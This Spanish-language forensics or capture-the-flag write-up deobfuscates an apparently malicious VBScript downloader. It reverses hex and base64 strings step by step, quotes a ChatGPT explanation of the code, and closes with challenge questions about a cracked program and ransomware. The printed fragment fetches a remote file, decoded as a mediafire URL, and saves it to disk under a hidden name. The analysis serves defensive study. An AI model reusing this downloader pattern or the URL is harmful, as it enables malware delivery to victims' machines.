LPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP31LOPPLPOPLPO .LPLPOLPOLPOP68LOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLP OLPOP6dLOPPLPOPLPO.LPLPOLPOLPOP33LOPPLPOPLPO.LPLPOLPOP76 LOPPLPOPLPO.LPLPOLPOLPOP38LOPPLPOPLPO.LPLPOLPOP67LOPPLPO PLPO.LPLPOLPOPOP64LOPPLPOPLPO.LPLPOLPOP2fLOPPLPOPLPO.LPL POLPOLPOP4aLOPPLPOPLPO.LPLPOLPOLPOP75LOPPLPOPLPO.LPLPOLPOLP OP73LOPPLPOPLPO.LPLPOLPOLPOP74LOPPLPOPLPO.LPLPOLPOP2dLOP PLPOPLPO.LPLPOLPOLPOP49LOPPLPOPLPO.LPLPOLPOP6dLOPPLPOPLP O.LPLPOLPOLPOP61LOPPLPOPLPO.LPLPOLPOLPOP67LOPPLPOPLPO.LPLPO LPOLPOP65LOPPLPOPLPO.LPLPOLPOLPOP2eLOPPLPOPLPO.LPLPOLPOP 6aLOPPLPOPLPO.LPLPOLPOLPOP70LOPPLPOPLPO.LPLPOLPOLPOP67", "LOPPLPOPLPO.LPLPOLPOP", " ") dim xHttp: Set xHttp = createobject("Microsoft.XMLHTTP") dim bStrm: Set bStrm = createobject("Adodb.Stream") xHttp.Open "GET", OwOwO(v3xDF0elUqts), False xHttp.Send with bStrm .tvpe = 1.open .write xHttp.responseBody .savetofile Nautilus(StRREVErsE(replace("=Q\*\*\*\*\*\*\*\*Yi5iUzQFNMt0Y0IE\*\*\*\*\*\*\*\*\*w1WZ0

x1c39GZul2dcpzY", "\*\*\*\*\*\*\*\*\*, "X")), False), 2

#### Usamos chat GPT para entender el condigo



#### ChatGPT

Este fragmento de código en Visual Basic es una solicitud HTTP que descarga un archivo de una URL y lo guarda en el sistema de archivos local. Aquí está su explicación paso a paso:

- Se crea un objeto `xHttp` utilizando `Microsoft.XMLHTTP`, que es un objeto para realizar solicitudes HTTP en Visual Basic.
- Se crea un objeto 'bStrm' utilizando 'Adodb.Stream', que es un objeto para manipular flujos de datos en Visual Basic.
- Se utiliza 'xHttp.0pen' para iniciar una solicitud HTTP GET a una URL. La URL a la que se realiza la solicitud es el resultado de la función '0w0w0' con el argumento 'v3xDF0e1Uqts'.
- Se envía la solicitud HTTP utilizando `xHttp.Send`.
- Se abre el objeto 'bStrm'.
- Se escribe el cuerpo de la respuesta de la solicitud HTTP en el objeto 'bStrm' utilizando 'xHttp.responseBody'.

Vamos a tronarnos los dedos y ver como des ofuscar esta parte del código:


1. Iniciamos viendo que el código está dentro de un "Replace"

v3xDF0elUqts = Replace("Código ofuscado", "LOPPLPOPLPO.LPLPOLPOP", " ")


Esto significa que se está reemplazando todas las ocurrencias de la cadena "LOPPLPOPLPOLPOLPOP" dentro de la cadena "Código ofuscado" con un espacio en blanco.

El código quedaría así:


#### Vamos a un documento en blanco y pegamos la cadena



Presionamos Control+F y reemplazamos "LOPPLPOPLPO.LPLPOLPOP" por un espacio en blanco. Nos quedaría así:



Vemos que está en hexadecimal lo podemos cambiar a texto usando cyberchef u otra plataforma:



#### El hash del archivo es

"6af997d61439fb804b93fbfb3979aa6225991bce41a5ebc1ad5c0ba550213b69" es una imagen y no veo algún símbolo de malicia.

https://download850.mediafire.com/yyvspb2xqkcgbUcgS90dYxMYJDUFT1ZZz-lo9TRf8DjRV1BI\_YO\_zet\_8VcUvMPZ3p2TeBpdC\_SloOpMGWI0LKzFwiHMXHh0UZx 6\_en4JDEnu4k0iPZonaZgmiDuSkEtmMU0p9nNZfo44OcMuDEy2qD-rTSeYowg5sJEwhzV\_A/8soofp1hpm3v8gd/Just-Image.jpg

Ahora nos queda la segunda parte

Nautilus(StRREVErsE(replace("=Q\*\*\*\*\*\*\*\*\*Yi5iUzQFNMt0Y0IE\*\*\*\*\*\*\*\*\*\*w1WZ0 x1c39GZul2dcpzY", "\*\*\*\*\*\*\*\*\*\*, "X")), False), 2

La misma lógica usada antes reemplazamos "\*\*\*\*\*\*\*" por X.


"=QXYi5iUzQFNMt0Y0IEXw1WZ0x1c39GZul2dcpzY"

Investigo sobre la función "StRREVErsE" la cual puede significan que se le dé la vuelta al texto

Busco una página para realizar esto <a href="https://www.topster.es/texto/umdrehen.html">https://www.topster.es/texto/umdrehen.html</a>

"Yzpcd2luZG93c1x0ZW1wXEI0Y0tMNFQzUi5iYXQ="

Introduzco la salida que en cybercheaf.



#### Nota

Muy divertida investigación intenté cubrir paso a paso todo el proceso y ser claro en cada parte realizando todas las búsquedas de forma manual. Si queda alguna pueden contactarme.

Sobre el inicio de la investigación ven como partimos sin ninguna información previa y aunque tomamos otros procesos para investigar vimos que encontramos el malware de forma natural en el proceso de búsqueda.

¿Ahora comienza el desafío para ustedes si se motivan en esta investigación están todas las respuestas de las preguntas del desafío serían ustedes capaces de responderlas?

### Preguntas

¿Cuál es el proceso sospechoso?

Sospechamos que la grieta tenía otro nombre. ¿Puedes encontrar el antiguo nombre de ese crack?

¿Cuál es el nuevo nombre del archivo crack?

¿Cuál es el comando que ejecutó la solicitud remota?

El enlace externo tiene un nombre de usuario. ¿Qué es?

Parece que el creador de ese ransomware subió un archivo a la nube. ¿Puedes encontrar de qué dominio se descargó?

El atacante dejó el archivo en algún lugar para volver más tarde a buscar el dispositivo. ¿Cuál es la ubicación completa de este archivo?

